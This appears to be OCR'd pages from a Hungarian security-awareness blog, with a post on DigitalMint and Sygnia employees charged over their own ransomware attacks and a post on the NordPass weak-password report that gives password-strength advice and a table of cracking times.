
Chicago firm that resolves ransomware attacks had rogue workers carrying out their own hacks, FBI says

Employees of DigitalMint, a company that specializes in negotiating ransoms in cyber attacks, were part of a small crew the feds say conducted five hacks that scored more than $1 million.

By Tom Schuba | Nov 3, 2025, 12:18am CET

A cikk szerint a szakértők, miközben cégeik nevében professzionális incidenskezelést, adat-helyreállítást, titkosított adatmentést és mentesítést kínáltak, **valójában saját fejlesztésű rejtett ransomware-t vetettek be, azzal fenyegetve ügyfeleiket, hogy a további támadások megakadályozása érdekében zessenek nagyobb összegeket nekik, vagy kössenek velük tartós szolgáltatási szerződést.**

2023-tól kezdődően egészen addig sikeresen működtek, amíg több pórul járt cég is jelezte: **gyanúsan sok esetben ugyanaz a "megmentő csapat" tudott segíteni, és ekkor kezdett a hatóság is vizsgálódni.**




Az FBI beszámolója szerint két amerikai kiberbiztonsági szakember: Kevin Tyler Martin és Ryan Clifford Goldberg ellen folyik a nyomozás, akik a DigitalMintnél, illetve a Sygnia kiberbiztonsági cégnél dolgoztak saját zsebre. **Az eredeti cikk címe is sokatmondó: *"Hogyan cseréld el a 214 ezer dolláros kiberbiztonsági állásodat egy börtöncellára?"***

Az egyik lehetséges tanulság a sok közül, hogy a cégeknek a külsős munkaerő esetében nemcsak a technikai, hanem a megbízhatósági tényezőkről is alaposan meg kell győződniük, hogy ne kerüljenek hasonló csapdába.


Szólj hozzá!
Címkék: usa fbi tárgyalás támadás lebukás váltságdíj belsős ransomware tusztárgyalás zsarolóvírus doxxing

Ajánlott bejegyzések:

Egy tusztárgyaló vallomása



Egekbe emelkedő ransomware veszteségek



Van rosszabb a hamis iskolai bombariadónál

Újabb rombolás brit kórházakban

100 millió ember egészségügyi adata hoppszi

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.


Gyenge jelszavak, szevasztok!

2025. november 24. 19:22 - Csizmazia Darab István [Rambo]

Rendszeresen készülnek éves statisztikák a jelszóhasználattal kapcsolatosan. És bár sokszor hallunk, olvasunk ezzel kapcsolatos kockázatokról, incidensekről, **sokan továbbra is rendkívül gyenge és könnyen kitalálható jelszavakat használnak**.


Bár a worst password típusú listák lényege a figyelmeztetés lenne, hogy a gyenge jelszavak mennyire sebezhetőek, **úgy tűnik a felhasználók ezt kevéssé szívlelik meg.**

Erről tanúskodik a Nordpass legfrissebb jelentése is, amelyhez a közelmúltban **kiszivárgott adatokat és dark webes adattárakat használtak fel, ehhez a 2024. szeptembere és 2025. szeptembere közötti halmazt elemezték ki.**




A világ leggyakrabban használt jelszava még mindig az "123456", ezt követi az "admin" és az "12345678". A listában ország-specifikusan is lehet kutatni helyi jellegzetes tételek között: "Nagyatád", "jelszó", "levente". A tapasztalatok szerint ezek a rossz szokások minden korosztályt jellemeznek.

Az eredményből azt is látszik, hogy bár megnőtt a speciális karakterek (pl. @) használata, azok inkább csak olyan egyszerű szó kombinációkban jelennek meg, mint a "P@ssw0rd", ahol jobbára szimpla betűcserékben használják.




A csapdák elkerülése egyszerű lenne: **használjunk erős, egyedi jelszavakat: minden fiókunkhoz különböző, minimum 15-20 karakterből álló jelszót vagy jelmondatot, amely egyaránt tartalmaz számokat, kis- és nagybetűket, valamint speciális karaktereket.**

Külön érdemes hangsúlyozni, hogy **kapcsoljuk be a többlépcsős azonosítást, hiszen ez plusz védelmi réteget ad, még akkor is, ha a jelszavunk kiszivárog.**



Ami még segíthet, **az egyfelől egy naprakész vírusvédelem**, amely az adathalász kísérleteket hivatott kiszűrni, másfelől az is egy lényeges kérdés, hogyan tudunk ennyi jelszót megjegyezni vagy biztonságos helyen tárolni.


Ez utóbbira remek megoldás a jelszószéf használata, ezek ugyanis segítenek biztonságosan, titkosítva tárolni és kezelni a bonyolult jelszavainkat. Vagyis semmiképpen ne szimpla szövegfájlban, vagy a böngésző kliensekben mentsük el ezeket.



Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	57 minutes	2 hours	4 hours
6	Instantly	46 minutes	2 days	6 days	2 weeks
7	Instantly	20 hours	4 months	1 year	2 years
8	Instantly	3 weeks	15 years	62 years	164 years
9	2 hours	2 years	791 years	3k years	11k years
10	1 day	40 years	41k years	238k years	803k years
11	1 weeks	1k years	2m years	14m years	56m years
12	3 months	27k years	111m years	917m years	3bn years
13	3 years	705k years	5bn years	56bn years	275bn years
14	28 years	18m years	300bn years	3tn years	19tn years
15	284 years	477m years	15tn years	218tn years	1qd years
16	2k years	12bn years	812tn years	13qd years	94qd years
17	28k years	322bn years	42qd years	840qd years	6qn years
18	284k years	8tn years	2qn years	52qn years	463qn years

A jelszómenedzser programok között szép számmal találunk olyan alkalmazásokat, amelyeket nem törnek fel évente, olcsók vagy ingyenesek, multiplatformosak, azaz Windows, Linux, Macintosh, Android és iPhone rendszereken is használhatjuk őket.

Ilyen megbízható lehetséges alkalmazás például a **Nordpass, de ismert még emellett a Bitwarden, 1Password, Dashlane, Enpass is.**




A jelszószéfek két másik járulékos és értékes szuper-képességgel is rendelkeznek. **Egyrészt a hamis, például betűcserés oldalakon nem fogja felajánlani a név-jelszó párosunkat, így a g00gle.com vagy [mbhbank.nu oldalaktól is védve leszünk](#).**

Másrészt **legtöbbjükben megtalálható automatikus, valós idejű szivárgásfigyelés** (breach monitoring/dark web monitoring) funkció, amelynek segítségével azonnal értesülhetünk, ha valamelyik elmentett jelszavunk vagy e-mail címünk érintett egy adatszivárgásban.

Szólj hozzá!
Címkék: statisztika erős egyedi jelszómenedzser nordpass jelszószéf 2025. bitwarden jelszü

Ajánlott bejegyzések:





[Egy a jelszónk, tartós 123456]

[Hullanak a jelszószéfek]

[Jelszó világvége]

[Kellemes Karácsonyi Ünnepeket 2025.]

[Legyen már vége a banki csalásoknak]

[Legyen már vége a banki csalásoknak]

Kommentek:

Nincsenek hozzászólások.

keresés


Keresés

linkz

Futottak még helyett jelentős mennyiség


2025. december 01. 12:57 - Csizmazia Darab István [Rambo]

